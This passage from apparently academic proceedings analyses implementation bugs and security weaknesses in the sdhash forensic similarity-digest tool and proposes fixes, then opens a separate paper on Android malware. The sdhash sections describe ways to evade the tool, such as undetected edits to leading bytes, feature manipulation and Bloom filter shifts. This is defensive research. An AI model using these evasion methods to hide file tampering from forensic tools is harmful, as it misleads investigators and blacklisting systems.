- $f_k$ is a sub byte string in $IN$ starting at offset $k$ with a length of $l$. We call $f$ a feature. The implementation uses $l = 64$.
- $H_{norm}$ denotes the normalized entropy score.
- $R_{prec}$ is the precedence rank which has been obtained by preliminary statistical analysis.
- $R_{pop}$ denotes the popularity score of a feature.
- $F$ is a specific feature $f$ whose $R_{pop}$ is higher-equal than a given threshold. The implementation uses a threshold of 16.
- $bf$ is a Bloom filter of 256 bytes containing a maximum of 128 features.
- $|bf|$ denotes the amount of bits set to one within $bf$.
- $\overline{bf}$ denotes the amount of features within $bf$.

## 2 Related Work

According to (MOV97) hash functions have two basic properties, *compression* and *ease of computation*. In this case compression means that regardless the length of the input, the output has a fixed length. This is why the term Fuzzy *Hashing* might be a little bit confusing and *similarity digest* is more appropriate. But as most of the similarity preserving algorithms do not output a fixed sized hash value, we use similarity digest, fuzzy hash function and similarity preserving hash function as synonyms.

A first algorithm for fuzzy hashing was introduced by (Kor06). He came up with context triggered piecewise hashing, abbreviated as CTPH, which is based on a spam detection algorithm of (Tri02). The main idea is to compute cryptographic hashes not over the whole file, but over parts of the file, which are called *chunks*. The end of each chunk is determined by a pseudo-random function that is based on a current context of 7 bytes. Since then several papers had been published which examined this approach carefully. For instance, improvements with respect to efficiency and security had been presented by (BB11b; RRM07; CW08; SLC$^+$09) whereas a security analysis is presented by (BB11a; Bre11). All in all this approach cannot withstand an active adversary with respect to blacklisting and whitelisting.

Based on some previous work named `md5bloom` (RCBR06), (Rou09; Rou10) came up with a new idea called Similarity Digests Hashing including a prototype called `sdhash` in 2010. The main idea is to identify "statistically-improbable features" using an entropy calculation for each 64 byte sequence. Once a "characteristic" feature is identified it is hashed using a cryptographic hash function (e.g., (Riv92; SHS95)) and inserted into a Bloom filter (Blo70). Hence, files are similar if they have common features. More details are given in Sec. 3.

(Rou11) provides a comparison of `ssdeep` and `sdhash` and shows that the latter "approach significantly outperforms in terms of recall and precision in all tested scenarios and demonstrates robust and scalable behaviour".

## 3 Foundations of `sdhash`

We introduce the main concepts of the similarity digest algorithm (`sdhash 1.2`) as proposed by (Rou10) in what follows. As the parallelized `sdhash 2.0` presented by (Rou12) was not available when doing our research, we only work on the older version. We argue that the updated algorithm is roughly the same and therefore working on version 1.2 is sufficient. In the following we summarize the main properties of Roussev's approach that are relevant for the remainder of this paper.

Let $IN$ be a byte sequence $B_0, B_1 \ldots B_{L-1}$ of length $L$ called input. Then a feature $f_k$ is




Figure 1: Example for the $R_{pop}$ calculation from (Rou10).

a sub byte sequence of length $l$ in $IN$ starting at $B_k$ with $0 \leq k \leq L - l$, i.e.,

$$\begin{aligned} f_0 &= B_0, B_1 \ldots B_{63} \\ f_1 &= B_1, B_2 \ldots B_{64} \\ &\ldots \\ f_{L-l} &= B_{L-l}, B_{L-l+1} \ldots B_{L-1} \end{aligned}$$

For every feature $f_k$ the following two steps are required:

- First, the normalized Shannon entropy score $H_{norm}$ is calculated on base of the empirical entropy $H$ of $f_k$

$$H = -\sum_{i=0}^{255} P(X_i) \cdot \log_2 \left(P(X_i)\right) \ , \tag{1}$$

  where $P(X_i)$ is the empirical probability (i.e., the relative frequency) of encountering ASCII code $i$ in $f_k$. Then $H$ is scaled to a value in the integer range $[0, 1000]$ using

$$H_{norm} = \lfloor 1000 \cdot H / \log_2 l \rfloor \ . \tag{2}$$

- Second, (Rou09) states "we associate a *precedence rank* [(abbreviated $R_{prec}$)] with each entropy measure value that is proportional to the probability that it will be encountered. In other words the least likely features measured by its entropy score gets the lowest rank." The result is a sequence of $R_{prec}$ values.

Next is the identification of the *popular* features which is done using a sliding window $Win$ of a fixed size $W$ (`sdhash` uses $W = 64$) going through all $R_{prec}$ values. At each position `sdhash` increments the $R_{pop}$ score for the leftmost feature with the lowest $R_{prec}$ within $Win$.

An example is given in Fig. 1 where the size of the window is set to $W = 8$. Let $R_{prec}(i)$ and $R_{pop}(i)$ denote the precedence and popularity rank of $f_i$, respectively. In Fig. 1 we have $R_{prec}(0) = 882$, $R_{prec}(1) = 866$, .... As $R_{prec}(3) = 834$ has the leftmost lowest $R_{prec}$ within $Win$, $R_{pop}(3)$ is incremented and the window slides. Within the second iteration $R_{prec}(3)$ is still the leftmost lowest $R_{prec}$ in $Win$ and $R_{pop}(3)$ is incremented again, and so on. All features whose $R_{pop}$ score are higher-equal than a given threshold

(sdhash uses 16) are part of the fingerprint. We denote these features $F_0, F_1, \ldots F_p$ (capital $F$).

As the threshold is 16, the minimum byte distance between neighboring features $F_i$ and $F_{i+1}$ is 16. For instance, let $E$ be the last element within the window and also having the lowest $R_{prec}$. As $E$ is the last element, the $R_{pop}$ could be at most one. When sliding the window there are two possibilities, the $R_{prec}$ of the new element

1. is higher-equal, than $R_{pop}$ of $E$ is increased.
2. is lower, than the $R_{pop}$ of the new element is increased.

A more general argumentation shows that if $R_{pop}(i) = k$ ($1 \leq k \leq 64$), then $R_{pop}(i + n) \leq n$ for all $1 \leq n < k$.

In order to generate the similarity digest, the byte string of each corresponding feature $F_0, F_1, \ldots F_p$ is hashed using SHA-1 and the resulting 160 bit hash value is split into five sub hashes of 32 bit length. As Roussev's Bloom filters consist of 256 bytes = 2048 bits = $2^{11}$ bits, he uses 11 bits from each sub hash to set the corresponding bit in the Bloom filter.

Roussev decides for a maximum of 128 features per Bloom filter which results in a maximum of $128 \text{ features} \cdot 5 \frac{\text{bits}}{\text{feature}} = 640$ bits per Bloom filter. If an input has more features, a new Bloom filter is created.

To define the similarity of two Bloom filters, we have to make some assumptions of the minimum and maximum overlapping bits by chance wherefore Roussev introduces a cutoff point $C$. Let $|bf|$ denote the number of bits set to one within a Bloom filter. If $|bf \cap bf'| \leq C$, then the similarity score is set to zero.

$C$ is determined as follows

$$C = \alpha \cdot (E_{max} - E_{min}) + E_{min} \tag{3}$$

where $\alpha$ is set to 0.3, $E_{min}$ is the minimum number of overlapping bits due to chance and $E_{max}$ the maximum number of possible overlapping bits. Thus $E_{max}$ is defined as

$$E_{max} = \min(|bf|, |bf'|). \tag{4}$$

Let $j$ be the number of sub hashes (=5 within sdhash), $\overline{bf}$ the amount of features[1] within a Bloom filter, $m$ the size of a Bloom filter in bits (=2048) and $p = 1 - 1/m$ the probability that a certain bit is not set to one when inserting a bit. Thus

$$E_{min} = m \cdot (1 - p^{j \cdot \overline{bf}} - p^{j \cdot \overline{bf'}} + p^{j \cdot (\overline{bf} + \overline{bf'})}) \tag{5}$$

is an estimation of the amount of expected common bits set to one in the two Bloom filters $bf, bf'$ by chance.

[1] Except for the last Bloom filter this value is always 128 for an input.

Let $SD_1 = \{bf_1, bf_2, \ldots bf_s\}$ and $SD_2 = \{bf'_1, bf'_2, \ldots bf'_r\}$ the similarity digests of two inputs and $s \leq r$. If $\overline{bf_1} < 6$ or $\overline{bf'_1} < 6$ then the original input does not contain enough features and the similarity score is $-1$, not comparable. Otherwise the similarity score is the mean value of the best matches of an all-against-all comparison of the Bloom filters, formally defined as

$$SD_{score}(SD_1, SD_2) = \frac{1}{s} \sum_{i=1}^{s} \max_{1 \leq j \leq r} SF_{score}(bf_i, bf'_j) \tag{6}$$

where $SF_{score}$ is the similarity score of two Bloom filters

$$SF_{score}(bf, bf') = \begin{cases} 0, & \text{if } e \leq C \\ [100 \frac{e-C}{E_{max}-C}], & otherwise \end{cases} \tag{7}$$

with $e = |bf \cap bf'|$.

# 4 Evaluation of Implementation

In a first step this section compares the specification with the implementation – both have to coincide. As we treat the specification as 'correct', we show some discrepancies in Sec. 4.1 and Sec. 4.2. The impact of a deviating implementation is an unexpected behaviour of the `sdhash` programme. Furthermore we discuss three bugs which are mainly shortcomings by design during the comparison of Bloom filters.

Remark: To evaluate our results we used the t5-corpus from (Rou11, Sec. 4.1.) which is a collection of 4457 files (1.8 GB)[2] from 4 KB up to 16.4 MB.

## 4.1 Popularity Rank Computation Bug

While inspecting the code from `sdhash`, we discovered two important bugs when computing the popularity rank $R_{pop}$:

1. A bug concerning the window size used to compute $R_{pop}$ avoids the correct identification of the minimal $R_{prec}$ value in the current window. We call this bug the *window size bug* in what follows.

2. An inconsistency between the description of the algorithm in (Rou10) and its implementation yields unexpected results for $R_{pop}$. The inconsistency is related to the property of the algorithm in (Rou10) to consider the leftmost minimal value of $R_{prec}$ in a window. We therefore denote this bug as *leftmost bug*.

[2] `http://roussev.net/t5/t5-corpus.zip`; visited 02.01.2011

These two bugs lead to false results of $R_{pop}$ and thus to an unexpected behaviour of the whole algorithm. The discussion in this section is with respect to the code of the file `sdbf_score.c` of `sdhash` version 1.2 shown in Listing 1. However, the same bugs are found in the current version 1.3, where the file is now called `sdbf_core.c` (we are not aware of any reason of the renaming).

Before explaining the bugs in `sdbf_score.c` we first give an example of unexpected values for $R_{pop}$. In Sec. 3 we explained the computation of $R_{pop}$ as presented in (Rou10). We point to a key property of the popularity rank: Let $R_{pop}(i)$ denote the popularity rank at position $i$. If $R_{pop}(i) = k$ ($1 \leq k \leq 64$), then $R_{pop}(i + n) \leq n$ for all $1 \leq n < k$.

However, the following listing shows some unexpected values of $R_{pop}$. The listing is similar to Fig. 1 and it is an abridgment of the $R_{prec}$ and its corresponding $R_{pop}$ for file `000110.jpg`.

```
Pos:     76  77  78  79  80  81  82  83
R_prec: 432 353 333 333 325 396 432 472
R_pop:    0   0   1  63   2   1   1   1
[removed]
Pos:    603 604 605 606 607 608 609 610
R_prec: 372 364 335 335 391 416 443 445
R_pop:    1   1  25  40   1   1   1   1
```

The first line shows the position $i$ of $R_{prec}$ in `000110.jpg`, i.e., the offset of the first byte of the underlying feature of $R_{prec}$.

To recall (Rou10, p.212) says that after a window $Win$ has slided, the $R_{pop}$ of *leftmost lowest* $R_{prec}$ in $Win$ is increased, which is in contrast to the above listing. For instance, for $i = 78$ the 1-neighborhood (positions 77 and 79) should have at most a $R_{pop}$ of 1. In fact we would expect an output like:

```
Pos:     76  77  78  79  80  81  82  83
R_prec: 432 353 333 333 325 396 432 472
R_pop:    0   0   2   0  63   1   1   1
[removed]
Pos:    603 604 605 606 607 608 609 610
R_prec: 372 364 335 335 391 416 443 445
R_pop:    1   1  64   1   1   1   1   1
```

As an explanation we imagine a window $Win$ of size 64 ending at position 78. In order for $R_{pop} = 1$ to hold at position 78, $Win$ must contain 63 values $R_{prec} > 333$ to the left of position 78. We then slide $Win$ by one to position 79. The new incoming $R_{prec}$ is also 333 and thus the $R_{pop}$ at position 78 should increase again as it is still the leftmost lowest $R_{prec}$ in $Win$. Sliding one step further there is even a lower $R_{prec} = 325$, wherefore $R_{pop}$ at position 80 should be increased.

We now explain the location of the window size bug using Listing 1 and show that the false value $R_{pop} = 63$ at position 79 is due to this bug. The window size bug means that

two different window sizes $W$ are used in the code to compute $R_{pop}$. In line 92 of the listing the current window $Win$ starts at position $i$ and uses a window size $W$. However, the positions $i$ until $i+W$ comprise $W+1$ positions and therefore a $-1$ needs to be added. On the other side, at line 101 of Listing 1 the correct window size $W$ is used to find the minimal value in $Win$[3].

```
86  UINT min_pos = 0;
87  UINT min_rank = ranks[min_pos];
88  for( i=0; i<sdbf_sys.file_size-sdbf_sys.pop_win_size; i++) {
89     // try sliding on the cheap
90     if( i>0 && min_rank) {
91        UINT ix=0;
92        while( ranks[i+sdbf_sys.pop_win_size] >= min_rank && i<min_pos && i<
               sdbf_sys.file_size-sdbf_sys.pop_win_size+1) {
93           if( ranks[i+sdbf_sys.pop_win_size] == min_rank)
94              min_pos = i+sdbf_sys.pop_win_size;
95           pop_scores[min_pos]++;
96           i++;
97        }
98     }
99     min_pos = i;
100    min_rank = ranks[min_pos];
101    for( j=i+1; j<i+sdbf_sys.pop_win_size; j++) {
102       if( ranks[j] < min_rank && ranks[j]) {
103          min_rank = ranks[j];
104          min_pos = j;
105       } else if( min_pos == j-1 && ranks[j] == min_rank) {
106          min_pos = j;
107       }
108    }
109    if( ranks[min_pos] > 0) {
110       pop_scores[min_pos]++;
111    }
112 }
113 free( ranks);
114 fclose( in);
115 return pop_scores;
116 }
```

Listing 1: Abridgment of `sdbf_score.c` from `sdhash 1.2`.

We shortly discuss the implications of this bug. Due to the window size $W+1$ in line 92 the `while`-loop is always one $R_{prec}$ ahead. Thus when the `while`-loop in line 92 processes position 80, it reads in $R_{pop} = 325$ where the first condition does not hold and we jump to line 99. However, the implementation now checks in line 101 for a window of size $W$ which ends at position 79 and therefore computes a minimal value $R_{pop} = 333$.

Additionally the leftmost bug in lines 93 and 94 chooses for the rightmost position if the righmost $R_{pop}$ is equal to the previous minimal value (a similar bug is implemented in lines 105 and 106).

To resolve these two bugs we propose the following changes to the source code:

[3] Actually also $W$ is used, but the condition uses a $<$ instead of $\leq$.

1. Replace the first condition in line 92 by

```
ranks[i+sdbf_sys.pop_win_size-1]
                            >= min_rank
```

   to resize the window to its correct length of 64.

2. Remove lines 93, 94, 105 − 107 to correct the leftmost bug.

### 4.2 Unnoted Footer Features

Unnoted Footer Features means that we may have features at the end of a file, which are ignored by `sdhash` for the similarity digest computation. This behaviour results in two different effects besides the fact that it is not mentioned in (Rou10). On the one side it is possible to do manipulations at the end of a file which will not be discovered and on the other side it is possible to append information.

We shortly explain the Unnoted Footer Features and refer to (BB12) for further details. Let $r$ denote the amount of Bloom filters of the similarity digest of an input. Based on (Rou10) there is only one restriction: If $r = 1$ and $\overline{bf_r} < 6$ the generation process stops and prints an error message. In fact this is different to the actual implementation where a second condition is present: If $r \geq 2$ and $\overline{bf_r} < 16$ then $bf_r$ is skipped (`sdbf_api.c` line 163). This means that we may append up to 15 features without being noticed if the similarity digest of the input file comprises $128 \cdot r$ features, $r \geq 1$.

### 4.3 Design Errors within the Comparison Class

The comparison function of a similarity digest algorithm is crucial for detecting related files. However, when reviewing the code of the matching part of `sdhash`, we discovered some shortcomings by design:

- In case that one of the files has at most 63 features, the comparison functions yields two different results depending on the order of the two files. If the file containing at most 63 features is invoked as the second argument it results in the similarity score $-1$, a not comparable. We denote this bug by *not-comparable bug*.
- A self-comparison of a file may result in a similarity score significantly smaller than 100 (a lower bound is 50). We denote this bug by *self-comparison bug*.
- It is possible that two different files yield a 100 match by design (and not at random). We denote this bug by *collision bug*.

Responsible for the first two bugs is the misplaced if-condition `if(s2 < 64)` in the file `sdbf_score.c` in line 198 where `s2` denotes the amount of features within a Bloom

filter. Roughly speaking this if-condition skips the comparison of partially filled Bloom filters, if the threshold of 63 features is not exceeded.

**Not-comparable bug:** This bug can arise while comparing two files where at least one has at most 63 features and thus results in only one Bloom filter. Listing 2 shows the comparison of a 48-feature-file against a 84-feature-file and vice-versa.

As a result we obtain a match score of 100 or a $-1$ (not-comparable) depending on the ordering. Both results are not reasonable. The supposed perfect match is due to the collision bug as explained below. The not-comparable result is due to the aforementioned if-condition: The comparison is skipped if the second input file does not have enough ($\geq 64$) features.

```
$ sdhash -g 48.ftrs 84.ftrs
48.ftrs 84.ftrs 100

$ sdhash -g 84.ftrs 48.ftrs
84.ftrs 48.ftrs -01
```

Listing 2: Wrong order comparison yields a not comparable.

A possible solution is given at the end of 'self-comparison bug'.

**Self-comparison bug:** Let $SD = \{bf_1, bf_2\}$ be the similarity digest of the input for the self-comparison, where $\overline{bf_1} = 128$ and $\overline{bf_2} < 64$ (i.e., the first Bloom filter contains the maximum amount of 128 features and the second one is below the self-comparison threshold of 64 features as defined by the `if`-condition from above).

To receive the similarity score there is an all-against-all comparison of Bloom filters as defined by Eq. (6) of the two similarity digests. In our sample case, $SD$ is compared against itself. Thus $SF_{score}(bf_1, bf_1)$ results in a 100 match and is therefore the best match. But due to the `if`-condition it is not allowed to compute $SF_{score}(bf_2, bf_2)$ as the if-condition requires at least 64 features for the second Bloom filter $bf_2$. Therefore $SF_{score}(bf_2, bf_1)$ is used. However, we have $0 \leq SF_{score}(bf_2, bf_1) \leq 100$, which yields a lower bound of 50 for the self-comparison similarity score.

```
$ sdhash t5/000256.doc
t5/000256.doc sdbf:sha1:256:5:7ff:128:2:18:
    IiYTAaVQMQRUUlEFbL0BDKUQAIkE0JEDMEEAgPIoiAi
    gDQNYAdsADCEdEGBAC9wBYiEA4AFARGYJdMASZEJABS [removed]
    AAAAAQECAAAAAAAAAAEEAgAQAACIAAAAEBAAA=

$ 1.2/sdhash -g t5/000256.doc t5/000256.doc
t5/000256.doc t5/000256.doc 055
```

Listing 3: A file compared to itself with a match score of only 55.

Let us look at an example from the t5-corpus given in Listing 3. First, we print the similarity digest for `00256.doc`. Row 2 shows some basics about the digest itself, e.g., `sdhash` uses SHA-1, has Bloom filters of 256 bytes each with 128 features, overall there are 2 Bloom filters and the last one contains 18 features. Due to the second Bloom filter

with only 18 features the self-comparison in rows 4 and 5 yield an overall similarity score of 55. Eq. (6) yields the similarity score $SF_{score}(bf_2, bf_1)$:

$$\frac{100 + SF_{score}(bf_2, bf_1)}{2} = 55 \,,$$

hence $SF_{score}(bf_2, bf_1) = 10$.

To generalize, if the similarity score of a file is built up of $r$ Bloom filters and the last one contains less than $64$ features, it is not trustful. If such a file is compared to itself a lower bound of its similarity score is therefore $\frac{(r-1)\cdot 100+0}{r} = 100 - \frac{100}{r}$.

To avoid the two aforementioned bugs and Unnoted Footer Features from Sec. 4.2, all thresholds need to be adjusted where we recommend an upper bound of 6. In order not to reject the last Bloom filter if it contains less than 6 features, there should be an extension where we allow more than 128 elements within the last filter. Thus in case the last Bloom filter would be skipped due to too less features we merge the last two filters. As a consequence the last Bloom filter could have at most 133 features.

# 5 Security Aspects

In the following we address the security aspects of `sdhash`. Section 5.1 describes a possibility to make undiscovered changes within a file – the match score of the modified file to the original one remains 100. Then Sec. 5.2 discusses the relevance of the cutoff point $C$ and analyzes the minimum amount of features that need to be manipulated for a complete non-match of two Bloom filters (i.e. a match score of 0). Next, the most obvious attack is described in Sec. 5.3 where we manipulate as much features until the similarity score is zero. Finally, Sec. 5.4 addresses further security considerations concerning an idea to reduce the similarity score of two files by inserting self-made features and the preimage resistance of `sdhash`.

## 5.1 Undiscovered Modifications

In Sec. 4.2 we've already discussed the possibility to make undiscovered modifications. Besides this special case, most of the input files allow to do modifications that won't be discovered which is discussed in this section.

By design the first 15 bytes will never influence the fingerprint as there have to be 16 slides of the window to obtain a popularity score of at least 16. An example where we exploited this issue is given in Listing 4. We used `00220.text` from the t5-corpus, copied it and compared them using flag `-g`. Next we edited the first 15 bytes within the file and compared them again using `sdhash` and `diff`.

Another possibility is based on the findings from Sec. 5.4.3 where it is shown that approximately 20% of the input bytes do not influence the similarity digest. Thus it is possible to

do undiscovered modifications within gaps.

As a solution we propose to create the SHA-1 hash value over the whole input and treat it as a feature, i.e., insert it as first/last element into a Bloom filter.

```
$ cp 000220.text 000220.text.edt
$ 1.2/sdhash -g 000220.text 000220.text.edt
000220.text 000220.text.edt 100

$ vim 000220.text.edt
[modify first 15 bytes]

$ 1.2/sdhash -g 000220.text 000220.text.edt
000220.text 000220.text.edt 100

$ diff 000220.text 000220.text.edt
1c1
< WWL DATA POINT ANALYSIS
---
 > PASSWORD dfgjT ANALYSIS
```

Listing 4: A match score of 100 despite some changes.

### 5.2 Bloom Filter Resistance

Let *IN*, *IN'* be two identical inputs yielding one full Bloom filter as similarity digest. Then this section addresses the question, how many features do we have to change in *IN'* to obtain a full non-match with *IN*. As explained in Sec. 3, if $e$, the number of bits in common of two Bloom filters, is lower-equal than a given cutoff point $C$, their similarity is set to 0 (see Eq. (7)).

The average amount of bits set to one within a full Bloom filter $bf$ of size $m = 2048$ with $j = 5$ sub hash functions by chance is

$$\begin{aligned} E_{avg} &= m \cdot \left(1 - (1 - \frac{1}{m})^{j \cdot \overline{bf}}\right) \\ &= 2048 \cdot (1 - 0.99951172^{5 \cdot 128}) = 549.77. \end{aligned}$$

As both filters approximately contain 550 bits, $E_{max}$ is equal to $E_{avg}$.

On the other side the minimum overlapping bits by chance is given in Eq. (5) where $\overline{bf} = \overline{bf'} = 128$ as we concentrate on *full* Bloom filters. If we set $j = 5$ then

$$E_{min} = 147.433.$$

Based on this key data the cutoff point is $C = 0.3 \cdot (549.77 - 147.43) + 147.43 = 268.13$.

After defining the underlying conditions, we estimate how many bits change when we manipulate one feature. The probability that one bit is set to zero in a full Bloom filter is

$0.99951172^{5 \cdot 128} = 0.7315598$. Thus the manipulation of one feature will approximately change $0.7315598 \cdot 5 = 3.65779898$ bits within a Bloom filter. We successfully verified this value through an empirical test where we used 10,000 random files having exactly 128 features, manipulated the first one and analyzed the amount of varying bits.

According to Eq. (7), if $e \leq C$ the Bloom filters are treated as a non-match and thus we need to change $e - C$ bits. Two identical full Bloom filters have approximately 550 bits in common and a cutoff point $C$ of 268 which result in $550 - 268 = 282$ bits. Due to the pseudo-randomness of SHA-1 we do a linear approximation. Thus by changing one feature we approximately change 3.66 bits wherefore we have to manipulate $\frac{282}{3.66} = 77.05$ features in *IN'*.

A further test on real-world data showed that approximately 83.37 changes are necessary to receive a non-match which might be because of the reoccurring features. Thus each feature changes $\frac{282}{83.37} = 3.383$ bits within a Bloom filter.

We consider the amount of manipulations that needs to be done for a non-match as high and we therefore rate `sdhash` as a very robust approach for fuzzy hashing.

### 5.3 Feature Modification

The most obvious idea to obtain a non-match is to manipulate the features as the similarity digest is based on the hashed features. Due to the use of a cryptographic hash function, one changed bit is enough to change the hash value.

Sec. 5.2 showed that it is sufficient to change 83.37 features per Bloom filter to reduce the similarity score of two Bloom filters to zero. As it is enough to change one bit per feature, we need to flip 83.37 bits. Furthermore a full Bloom filter represents $128 \cdot 64 = 8192$ bytes of the input file. From Sec. 5.4.3 we know that a lot features are overlapping which reduces the amount of needed changes.

As a consequence, within each chunk of 8192 bytes we have to change approximately $83.37 \cdot 0.6 = 50.02$ bits. This results in a lot of changes all over the file which is only feasible for locally non-sensitive file types, e.g., `bmp`, `txt` but only hardly for locally sensitive file types, e.g., `jpg`, `pdf`.

### 5.4 Further Security Considerations

This section addresses two further security aspects of `sdhash`: First, in Sec. 5.4.1 we refer to (BB12), where a method called *Bloom filter shifts* is discussed to reduce the similarity score of initially identical files to approximately 28 in constant time. Second, Sec. 5.4.2 discusses an improvement of the preimage resistance property of `sdhash`. Finally, Sec. 5.4.3 deals with the coverage of `sdhash`. The result is that not all input bytes influence the fingerprint.

### 5.4.1 Generating False Non-Matches

(BB12) discusses the issue of generating a false non-match by decreasing the match score to approximately 28. The idea is as follows: Given an input *IN*, insert at the beginning of *IN* a (fixed) sequence of bytes, which contains 64 features $F_0, \cdots, F_{63}$. As a consequence, the subsequent features of the original byte sequence *IN* are shifted by 64 places. As a full Bloom filter contains 128 features, the overlap of common features within Bloom filters is minimal and thus the expected similarity score of the original and manipulated byte sequence. (BB12) propose two different such feature sequences, which may be used to generate false non-matches.

### 5.4.2 Preimage Resistance

Our second security consideration in this section is a short discussion of the preimage resistance property of `sdhash`. Although `sdhash` uses the 160 bit cryptographic hash function SHA-1, its preimage resistance only relies on 55 bits. In what follows we show how to improve this minor security issue.

Recall, after `sdhash` identified a feature, it is hashed using SHA-1 and divided into $5 \cdot 32$ bit sub hashes. Afterwards only 11 out of 32 bits are used to derive the bit within the Bloom filter. Hence, `sdhash` only uses 55 bits of the SHA-1 hash value which enables one attack vector – brute force.

To exarcerbate a preimage attack we suggest to first pad one bit at each sub hash, divide then the padded 33 bit string into 3 blocks of 11 bits, and finally XOR all three blocks. Then all 32 bits of the sub hash are used to determine its bit position in the Bloom filter. A sample is given in the following equation where $sH_{new}$ is the new sub hash and $sH_{int}$ the original padded one.

$$\begin{aligned} sH_{new} &= sH_{int} \oplus (sH_{int} >> 11) \oplus (sH_{int} >> 22) \\ sH_{new} &= sH_{new} \,\&\, 0x7FF \end{aligned}$$

As these are only low level operations this will not influence the performance of `sdhash` but increases the security.

### 5.4.3 Coverage

We summarize important results from (BB12) concerning the coverage of `sdhash`. In general hash functions are designed so that each bit influences the hash value, otherwise it might be possible that a modification is not discovered. (BB12) shows that only $\sim 80\%$ of all bits influence the similarity digest. A more detailed analysis of (BB12) reveals that there are a lot of overlaps / gaps between two consecutive features, i.e. a byte of the input stream either influences multiple features or none. However, both cases are undesirable.

## 6 Conclusion

We did an implementation evaluation and discussed some security issues of `sdhash` as proposed by Roussev. The implementation lacks through inconsistencies between algorithm and description and shows different design errors wherefore we proposed possible solutions. Concerning the security aspects, it is possible to beat down the similarity score to approximately $28$ with a time complexity $O(1)$.

Besides the design errors we discovered some further weaknesses and proposed improvements to make `sdhash` more secure and reliable.

All in all `sdhash` is much more robust than `ssdeep` but in order to eliminate the *Bloom Filter Shifting* issue, the comparison function should be adapted.

## 7 Acknowledgment

This work was partly supported by the EU (integrated project FIDELITY, grant number 284862).

## References

[BB11a] Harald Baier and Frank Breitinger. Security Aspects of Piecewise Hashing in Computer Forensics. *IT Security Incident Management & IT Forensics (IMF)*, pages 21–36, May 2011.

[BB11b] Frank Breitinger and Harald Baier. Performance Issues about Context-Triggered Piecewise Hashing. In *3rd ICST Conference on Digital Forensics & Cyber Crime (ICDF2C)*, volume 3, October 2011.

[BB12] Frank Breitinger and Harald Baier. Properties of a Similarity Preserving Hash Function and their Realization in sdhash. *2012 Information Security for South Africa (ISSA 2012)*, August 2012.

[Blo70] Burton H. Bloom. Space/Time Trade-offs in Hash Coding with Allowable Errors. *Communications of the ACM*, 13:422–426, 1970.

[Bre11] Frank Breitinger. Security Aspects of Fuzzy Hashing. Master's thesis, Hochschule Darmstadt, February 2011. last accessed on 2012-07-05.

[CW08] L. Chen and G. Wang. An Efficient Piecewise Hashing Method for Computer Forensics. *Workshop on Knowledge Discovery and Data Mining*, pages 635–638, 2008.

[Kor06] Jesse Kornblum. Identifying almost identical files using context triggered piecewise hashing. *Digital Forensic Research Workshop (DFRWS)*, 3S:91–97, 2006.

[MOV97] A. Menezes, P.v. Oorschot, and S. Vanstone. *Handbook of Applied Cryptography*. CRC Press, 1997.

[NIS12] NIST. National Software Reference Library, May 2012.

[RCBR06] Vassil Roussev, Yixin Chen, Timothy Bourg, and Golden G. Rechard. md5bloom: Forensic filesystem hashing revisited. *Digital Investigation 3S*, pages 82–90, 2006.

[Riv92] Ron Rivest. The MD5 Message-Digest Algorithm. 1992.

[Rou09] Vassil Roussev. Building a Better Similarity Trap with Statistically Improbable Features. *42nd Hawaii International Conference on System Sciences*, 0:1–10, 2009.

[Rou10] Vassil Roussev. Data Fingerprinting with Similarity Digests. *Internation Federation for Information Processing*, 337/2010:207–226, 2010.

[Rou11] Vassil Roussev. An evaluation of forensic similarity hashes. *Digital Forensic Research Workshop*, 8:34–41, 2011.

[Rou12] Vassil Roussev. Scalable Data Correlation. *International Conference on Digital Forensics (IFIP WG 11.9)*, January 2012.

[RRM07] Vassil Roussev, Golden G. Richard, and Lodovico Marziale. Multi-resolution similarity hashing. *Digital Forensic Research Workshop (DFRWS)*, pages 105–113, 2007.

[SHS95] SHS. Secure Hash Standard. 1995.

[SLC+09] Kimin Seo, Kyungsoo Lim, Jaemin Choi, Kisik Chang, and Sangjin Lee. Detecting Similar Files Based on Hash and Statistical Analysis for Digital Forensic Investigation. *Computer Science and its Applications (CSA '09)*, pages 1–6, December 2009.

[Tri02] Andrew Tridgell. Spamsum. Readme, 2002. last accessed on 2012-07-05.

# The Evil Inside a Droid
# Android Malware: Past, Present and Future

Michael Spreitzenbarth
Security Research Group
Department of Computer Science
Friedrich-Alexander-University
Erlangen, Germany

email: michael.spreitzenbarth@cs.fau.de

**Abstract:** It is now well-known that, for various reasons, Android has become the leading OS for smartphones with more than 50% of worldwide market share within only a few years. This fast growth rate also has an evil side. Android brought backdoors and trojans to the yet spared Linux world with growth rates of over 3,000% in the last half of 2011 and more than 13,000 malicious applications. These malicious apps are only seldomly obfuscated and very basic in their functionality. In this paper, we give a short overview of the existing malware families and their main functionality. As an example, we present the results of reverse engineering two paradigmatic malware samples of the Bmaster and FakeRegSMS families. These samples were chosen because they try to implement the first very simple approaches of obfuscation and behavior hiding. We conclude with discussing the following questions: How do you get infected? What was the main goal for malware authors in recent malicious applications? Is real obfuscation coming to Android? And finally, how does the future of malware look like?

## 1 Introduction

Within the past three years the popularity of smartphones and mobile devices like tablets has risen dramatically. This fact is accompanied by the large amount and variety of mobile applications and the increased functionality of the smartphones itselves. The biggest winner in the competition for new users is Google with its Android system. Within three years, this system has climbed up to the market leader in mobile operating systems with about 50% of market share and more than 75 million sold devices in the fourth quarter of 2011 [Gar12].

In conjunction with this progress the centralized application marketplaces, where developers can easily upload their own applications and users can download these apps directly to their smartphone, have massively grown. Besides the official markets from platform vendors (e.g. Google and Apple) and manufacturers (e.g. Samsung and HTC), a huge amount of unofficial third-party marketplaces have shown up in the wild, too. Each of these markets contains thousands of apps and has millions of downloads. The official

Google marketplace for example had nearly 400,000 applications in stock and more than 10 billion downloads at the end of 2011 [Bon11].

All these numbers as well as the evolution of this trend have one big problem: the malicious applications. According to Juniper [Jun12] the number of malicious apps targeting the Android platform rose more than 3,000% in the last half of 2011 to over 13,000 malicious samples. With this fact in mind the chance of getting infected by malicious apps rose to more than 7% depending on country [Loo11]. This means that nearly 11 million registered devices in the top malware countries (China, India, USA, Russia and UK) are infected with malicious applications [Hel12]. The likelihood of an Android user clicking on a compromised or malicious link is with about 36% even higher [Loo11].

